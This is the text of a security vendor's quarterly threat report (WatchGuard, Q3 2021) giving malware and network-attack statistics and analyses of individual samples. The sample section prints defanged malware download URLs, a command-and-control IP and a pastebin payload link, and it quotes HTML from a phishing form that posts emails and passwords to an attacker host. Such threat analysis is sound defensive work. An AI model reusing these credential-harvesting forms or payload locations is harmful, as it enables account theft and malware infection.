WatchGuard

INTERNET SECURITY REPORT

Quarter 3, 2021

Contents

The Firebox Feed™ provides quantifiable data and trends about hackers' latest attacks, and understanding these trends can help us improve our defenses.

Introduction

Cybersecurity is all about staying one step ahead of your adversaries, managing and mitigating risk before threat actors can execute their attack. However, knowing what step to take next is often the most difficult challenge organizations face. In a perfect world we'd all have infinite resources to devote to securing our assets and users, but the unfortunate fact is that is never the case. In lieu of the perfect world, we instead need to know where to focus our attention to receive the biggest return on investment and to do that, we need to understand the latest adversarial tools, tactics, and procedures.

Shared threat intelligence makes the entire security community stronger. Knowledge from cyberattacks affecting organizations can help other organizations know what they need to watch out for. Thanks to WatchGuard partners and customers that have opted in to sharing threat intelligence from their networks, we're able to build this report with an accurate picture of the current threats targeting midsize and distributed enterprises. Without this valuable data we wouldn't have visibility into the malware variants and network attacks that adversaries are leveraging, and we wouldn't be able to help guide you down the path to strong security.

Thanks to the tens of thousands of perimeter appliances that opted in to threat intelligence sharing and tens of millions of endpoints reporting in with the latest blocked threats, the rest of this report will guide you through the real-world attack trends. With those trends, we can offer you defensive strategy guidance on where to focus your attention so you too can stay one step of current threat actors.

Our Q3 2021 report includes:

Executive Summary

Malware and network volume decreased during Q3 –at 3.4% and 21% respectively. This downward trend came after several quarters of gains in detections across several products. While we did see a downward trend in this area, there was an increase in endpoint malware detections that has surpassed the total volume of 2020 detections.

A significant percentage of malware continued to arrive over encrypted connections. This is a consistent trend we noticed with network signatures detected over our Intrusion Prevention Service. As a reminder from our observations, it's still common for this traffic to go uninspected. This is why we and others in the security industry practice defense-in-depth strategies. While there has been a decline in total malware detections, on average the Fireboxes have seen more detections this quarter.

A snapshot of the Q3 2021 threat landscape:

- **Total perimeter malware detections between Gateway AntiVirus (GAV) and APT Blocker services reached ~16 million**. This is a 3.4% decline since Q2. Although a reduction in malware volume, the average Firebox saw 454 detections – an increase from 438 per device in Q2.
- **Malware arrived by TLS for 69.8% of the total connections**. This is less than last quarter but still a considerable size. IT administrators may want to consider decrypting these connections as they arrive, or else be left with an overall visibility gap.
- **We saw zero day malware increase to 67.2% this quarter – about a 3-point increase**. A noticeable rise involved zero day malware over TLS, which rose to 47% from 31.6% last quarter.
- The XML.JSLoader variant held its top spot for the most-trafficked encrypted malware. **In addition, the variant with the second most hits was Tearspear, a downloader new to our top list.**
- Network attack volume returned to just below Q1 2021 levels, with Firebox Intrusion Prevention Service (IPS) detecting ~4.1 million network exploits in Q3. **This is a 21% decrease following two quarters of 20+% growth.**
- Following a similar trend to total volume, average detections per Firebox returned to Q1 2021 levels. Firebox appliances blocked an average of 116 attacks. **That is a 21% decrease from Q2 but a 3-point increase from Q1.**
- The top 5 most-widespread IPS attacks signatures continue to expand the number of unique countries listed among its top targets. **This quarter includes Australia, for a total of ten unique countries facing our most-widespread attacks.** The range of unique countries switched between six or seven quarter-over-quarter (QoQ) until Q2, when it reached nine.
- **DNSWatch detected 5.6 million visits to malicious domains, a 23% decrease from last quarter.** We recorded 7.3 million detections last quarter. The stark decrease isn't significant when considering that the count was at 1.3 million blocked domains in Q4 2020.
- **Endpoint products in 2021 have already handled a cumulative 10% increase in malware originating from scripting attacks** compared to total volume in 2020.
- **Ransomware detections up until the end of this quarter have also surpassed the 2020's total volume.** It is sitting at 105% of 2020's volume and we can expect the total to rise after combining next quarter's data, or it could remain at 105%, but we wouldn't bet on that.

These statistics can frame your thinking as you review our Q3 2021 security report. The ups and downs of volume QoQ is important to look at, but it is also necessary to consider the context of the year as a whole and years prior. Continue on for a review of this past quarter's activities and what these indicators may mean for your company moving forward.

Firebox Feed Statistics

WatchGuard

Firebox Feed Statistics

What Is the Firebox Feed?

Until recently, the Firebox Feed contained only what the name applies, reports on detections from Firebox appliances deployed around the world. As users continue to adopt more security measures from WatchGuard and opt in to anonymous threat intelligence sharing, we have expanded our data to include clients and servers while also increasing depth of view into the network. We take the data provided and analyze it to provide a complete picture of the most recent threats from the perimeter of the network to the internal trusted connections.

We dive into the technical areas of cybersecurity in this section to provide MSPs, MSSPs, and other security experts on detections, attacks, vulnerabilities, and other security-related details we saw in the quarter. We know many of our readers have the expertise to make their own conclusions on what the data means but we also draw our own conclusions from the data to make sure everyone can at least pull the most important takeaways from this report. We now retrieve our data from we have the following feeds.

- **Gateway AntiVirus (GAV):** Signature-based malware detection
- **IntelligentAV (IAV):** Machine-learning engine to proactively detect malware
- **APT Blocker:** Sandbox-based behavioral detection for malware
- **Intrusion Prevention Service (IPS):** Detects and blocks network-based, server and client software exploits
- **DNSWatch:** Blocks various known malicious sites by domain name

Help Us Improve This Report

Our data comes from Fireboxes in our Firebox Feed and the more Firebox admins that provide the anonymous data the better we can make our reports. If you configure your Firebox to do so, we will have more accurate information in this report to apply to your network. So please configure your Firebox to enable device feedback by following these steps.

1. **Upgrade to Fireware OS 11.8 or higher (we recommend 12.x)**
2. **Enable device feedback in your Firebox settings**
3. **Configure WatchGuard proxies and our security services, such as GAV, IPS, APT Blocker, and DNSWatch, if available**

Malware Trends

While new vulnerabilities can trigger rapid changes, malware threats typically evolve over extended periods of time with attackers making methodical, iterative improvements. This means with a bit of understanding about the threat landscape, you have a decent chance of catching most threats but you still run the risk of new evolutions slipping through. While we still see document exploits, botnets, and ransomware in every report, there is also a constant stream of new malware variants. Defenders have an almost impossible task to be right 100% of the time to succeed while attackers only need one success. Taking the time to understand the evolving threat landscape helps organizations move from mostly covered to something closer to the unattainable goal of 100% protection.

The relatively new office exploit CVE-2018-0802 has reached #6 in the top 10 malware detections and the most-widespread malware for Q3. Also, a Cryxos variant heavily targeted North America this quarter. In Q3 we saw a rise in the number of malware detections, both traditional and advance zero day, while seeing a drop in the number of reporting devices. Overall, this equated to a rise to 454 malware detections per Firebox.

Hacking tools have become more popular recently and the IoT exploit kit The Moon also reappeared on the top 10 list in Q3 after first appearing in Q4 2020. These tools may indicate threats that have already compromised the network perimeter and shows attempts to install software that allows the attacker to move laterally. We must also consider that both attackers and penetration testers use these tools to test networks, meaning they could be

With few exceptions, we see malware authors moving to create more advance malware that traditional detection methods can't immediately detect. Many new malware families can bypass signature detections so we must use advanced techniques if we ever hope to proactively protect our networks.

For your first line of defense, **Gateway AntiVirus (GAV)** will block most traditional malware quickly and easily.


If a GAV signature doesn't exist, **IntelligentAV (IAV)** inspects the file using machine learning to identify any suspicious areas of a file.

Finally, **APT Blocker** has a full behavioral-detection sandbox to proactively detect the true intent of any file.

While not directly related to services on the Firebox, any malware defense requires a layered approach. You should also install endpoint malware protection directly on your servers and workstations. Use **Endpoint Detection and Response (EDR)** and **advanced endpoint protection (EPP)** to protect your devices.

These three layers on the Firebox and an EDR/EPP solution on the endpoint provide excellent protection from malware without interrupting your workflow.

We not only use the Firebox Feed data to build this report, but also to identify areas where we can improve our WatchGuard products' security. If you would like to help with these improvements please enable [WatchGuard Device Feedback](#) ***on your device***



Top 10 Gateway AntiVirus (GAV) Malware Detections

Knowing the malware threats that generate the most volume is an important view of the cyber threat landscape. In Q3 the Windows-based code injector Heim.D came back as the most-detected threat followed by the hacking tool SBD, a self-described Netcat clone for Unix and Windows-based systems. Another hacking tool, or more of a toolset, The Moon rounded out the top three. These malware families along with the rest on the list make up the most-detected malware we saw for Q3.

For the first time we saw the Office exploit CVE-2018-0802 show up in the top malware by volume, after previously seeing it in the widespread malware in Q2. Like CVE-2017-11882, CVE-2018-0802 uses a vulnerability found in the Microsoft Office Equation Editor. Back to the list, the hacktool Application. Linux.Winexe looks like a remote desktop tool that works with Unix systems and could be related to the RemoteAdmin malware we've analyzed in previous reports.

Top 10 Gateway AntiVirus Malware

COUNT	THREAT NAME	CATEGORY	LAST SEEN
819,287	Win32/Heim.D	Win Code Injection	Q2 2021
583,100	GenericKD (SBD)	Hacktool	Q1 2020
290,961	Linux.Generic (The Moon)	IOT Exploit	Q4 2020
235,290	Backdoor.Small.DT	Webshell	Q2 2019
228,841	Trojan.Cryxos	Scam File	Q2 2021
195,790	CVE-2018-0802	Office Exploit	New*
176,784	Win32/Heri	Win Code Injection	Q2 2021
158,592	CVE-2017-11882	Office Exploit	Q2 2021
148,029	Application.Linux.Winexe	Hacktool	New
133,749	Script.GenericKDZ	Phishing	New

*We saw CVE-2018-0802 in the 2021 Q2 Top 5 Widespread malware detections.

Figure 1: Top 10 Gateway AntiVirus Malware Detections

Top 5 Encrypted Malware Detections

Firebox appliances are only able to detect malware threats when a proxy is correctly configured to inspect the traffic. If the Firebox's administrator has not enabled an HTTPS proxy to inspect encrypted traffic, then not only will it not show on this report, but they will also miss the ability to detect malware entering their network through the connection. We found that most Fireboxes haven't been configured to scan encrypted traffic unfortunately. To show the whole picture we gather data only from encrypted connections and can identify the malware that many Fireboxes miss because they aren't configured to inspect these connections. We have seen most of these before except for Tearspear, a basic downloader that will usually end in some type of botnet like Razy or Agent Tesla.

Top 5 Encrypted Malware Detections		
COUNT	THREAT NAME	CATEGORY
115,061	XML.JSLoader	Dropper
87,607	Tearspear	Downloader
13,404	Mail.Stacked	Extortion
11,293	HTML.Phishing	Phishing
5,686	Razy	Botnet/Ransomware

Figure 2: Top 5 Encrypted Malware Detections

Top 5 Most-Widespread Malware Detections

Now, we'll take a look at the malware threats that the most individual Fireboxes around the world detected. We usually see EMEA with the most-widespread detections but in Q3 we see the Trojan. Cryxos variant hit AMER hardest where almost a third of Fireboxes in the region detected this malware and 39.45% of US Fireboxes detected it. Like other Cryxos detections, this one shows a Microsoft scam alert that has a fake malware alert and a number to call. Also of note in the widespread malware, the Office Equation Editor exploit CVE-2018-0802 comes back as the top widespread detection. We detected this for the first time on this table in Q2.

Top 5 Most-Widespread Malware	Top 3 Countries by %			EMEA %	APAC %	AMER %
CVE-2018-0802	Greece - 29.98%	Germany - 27.34%	Cyprus - 24.07%	19.08%	9.63%	5.34%
CVE-2017-11882	Greece - 32.4%	Cyprus - 26.85%	Italy - 24.63%	18.86%	8.07%	4.59%
Trojan.Cryxos	USA - 39.49%	Canada - 26.66%	France - 10.6%	1.92%	0.29%	31.35%
Zum.Androm	Italy - 19.32%	Greece - 18.81%	Hong Kong - 15.96%	12.41%	6.69%	2.52%
RTF-ObfsObjDat	Turkey - 16.8%	Italy - 15.37%	Germany - 15.13%	11.70%	2.75%	7.73%

Figure 3: Top 5 Most-Widespread Malware Detections

Geographic Threats by Region


Our widespread malware list only covers the top five detections, so we also look at all malware detections and adjust for hits per Firebox in each region. Europe, the Middle East, and Africa (EMEA) sees the most detections, 48%; next North, Central and South America (AMER) at 29%; then Asia-Pacific (APAC) at 23%. When looking at the total hits, EMEA has almost twice as many hits as AMER and more then 10 times as many hits as APAC. This simply happens because of the much larger number of reporting Fireboxes in EMEA and AMER verses the APAC region. Other than the malware Cryxos, most malware targets EMEA. If you live in EMEA and especially in the countries mentioned in the top widespread list, watch your network closely for any signs of malware or other attacks. Of course, we should all watch for these signs as well.

Malware Detection by Region

Catching Evasive Malware

Malware families will consistently evolve to evade detection. Simply changing a portion of the malware's code might change the malware's appearance enough to make identification difficult. We call these malware samples that evade signature detection and brand-new malware zero day malware. The traditional way of detecting these threats using signatures doesn't always work so we developed an alternative of testing for this type of malware. We place the malware in a sandbox to detonate it in a safe environment using our APT Blocker service. This gives us the true intentions of the sample to determine if it will harm your network or not.

So, what percentage of malware arrives as zero day? In Q3, APT blocker caught more than two times as much malware as signature-based detections. When it comes to malware over an encrypted connection, we see signature-based malware caught slightly more. We have speculated that this may happen because more phishing and Office malware come from an HTTPS connection and traditional AV can catch these types easily.



Individual Malware Sample Analysis

CVE-2018-0802 Exploit

The malware family CVE-2018-0802 works by exploiting the Office Equation Editor just like CVE-2017-11882, but in a different way. We saw this exploit for the first time in Q2 in the most-widespread malware and this quarter in both widespread and top malware. Here's how one sample of the exploit we found can take over your device.

In some cases we analyzed, the victim receives an email requesting an urgent quote. The sample we found looks like it came from goodline.biz, a logistics company in Hong Kong, but they don't appear to have any relation to this scam at all.




Figure 4: CVE-2018-0802 Email

The attached document contains the detected exploit.




Figure 5: CVE-2018-0802

If the recipient unlocks this content, the document uses the exploit to download a file located at http://107.173.219[.]122/files/loader3[.]exe. After some checks on the system, loader3 downloads Lockibot, a wide-spread botnet.

Alternatively, loader3.exe will access http://136.243.159[.]53/~element/page.php?id=488 before a script on that page downloads Lockibot. This multipath downloading allows the threat actors to continue infecting devices when one infection vector gets shut down.

Defenders should block malware droppers at the earliest point to best protect your environment because the malware can't try multiple paths to get around your defenses. We recommend scanning your emails and all files downloaded through your email server to identify dropper attachments before they reach the endpoint.

Script.GenericKDZ

We don't see the GenericKDZ often in the top 10 lists, but it showed up this quarter. This variant comes as a generic malware that has malicious code in it, but because of the variants in this malware and the tendency for this malware to spawn other malware it's difficult to categorize. We looked at a sample detected by a Firebox and saw it was a phishing campaign. We took these steps to break down the malware.

We noticed this malware sample contained an encoded file. We decoded the script by running it in a debugger and found a form that sends the user's inputs to a malicious link. Three key lines in the malicious code show us what the script intends to do.

The line in the code below creates a form for the user to complete and POSTs the results to the link. At one point, fashioncreate.com may have had a legitimate website but now doesn't respond to requests. Perhaps with the right parameters it will but we haven't found those yet.

```
<form action="https://fashioncreate[.]com/ppp/excel.php" method="post">
```

The form accepts two inputs, the email and the password. It also puts requirements on the email and password inputs to check that they are valid.

```
<input type="email" id="email" name="email" placeholder="Email Address" value="">
<input type="password" id="password" name="password" required="" placeholder=" ">
```

When running the script in a secure environment we found this page.




Figure 6: Script.GenericKDZ.1641

Entering your email and password wouldn't give you access to the document, but it would provide your email and password to the threat actors on the other side. Watch out for these forms and never, ever enter your credentials on a page you don't trust.

Groooboor.Gen.31

We found this malware later in the top malware list at number 16. This Office file uses the CVE-2017-0199 exploit but also performs other actions like **Fast Flux DNS**, where the IP address associated with the domain name and the domain name itself change rapidly. It also uses a back-up method to contact a central server by connecting directly to 198[.]12.84.100 without making a DNS request.

We see the above IP address doesn't respond currently but Virus Total has seen it most recently hosting GenericKD.46917953. If we continue down the rabbit hole, this generic malware, after checking the system, downloads an encoded XML file from here: https://pastebin[.]pl/view/raw/b8b10b85.

We couldn't find a way to decode the XML but we really didn't have to. Running this in a safe environment downloaded the botnet **Agent Tesla**.

The use of multiple paths like before allows the actor to rapidly change the way they can infect devices. For example, the use of Fast Flux DNS can bypass domain name and IP blocking. For this reason, you need to inspect the traffic directly for signs of malicious content.

Conclusion

No matter how quick malware changes or how malware authors work to exploit networks for profit, we must keep track of what our networks face day to day. Having a firewall without configuring it to inspect for zero day malware or configuring to inspect encrypted connections doesn't use the full advantage offered by a firewall and leaves big security holes in your network perimeter if not fixed.


Network Attack Trends

The Intrusion Prevention Service (IPS) is one of several services in the WatchGuard toolkit for defending against attacks. At the network layer, it serves an invaluable role for blocking and identifying network and application exploits. The pace at which new exploits are being developed and the reuse of old exploits ensures the IPS is getting its use in. This quarter saw one new signature among the top 10 list by volume and one in the most-widespread network attacks. Like last quarter these two attacks are dated - previously the most widespread from 2014 and top 10 from 2000/2001 respectively.

This quarter saw a return to total IPS hit numbers relatively close to Q1 2021 levels earlier this year. Total Q1 2021 hits were 4,223,523 and rose 22% in Q2 2021 to 5,168,506 hits. This quarter the volume decreased by 21% to 4,095,320 hits. If we consider the Q2 2021 an outlier, the difference between Q1 2021 and Q3 2021 is only a 3% decrease.

The number of unique threats continues to hover around the 400 to 450 mark during 2021. This quarter we saw a 1.67% increase, a change that wasn't unexpected. Unique Fireboxes are at the lowest level in 2021 with a total of 35,180 enrolled Fireboxes. That is a near 7% decrease over last quarter.

Quarterly Trend of All IPS Hits



Quarter/ Year	IPS Hits
Q3, 2018	851,554
Q4, 2018	1,244,146
Q1, 2019	989,750
Q2, 2019	2,265,425
Q3, 2019	2,398,986
Q4, 2019	1,878,730
Q1, 2020	1,660,904
Q2, 2020	1,752,789
Q3, 2020	3,329,620
Q4, 2020	3,498,356
Q1, 2021	4,223,523
Q2, 2021	5,168,506
Q3, 2021	4,095,320

Figure 7: Quarterly Trends of All IPS Hits

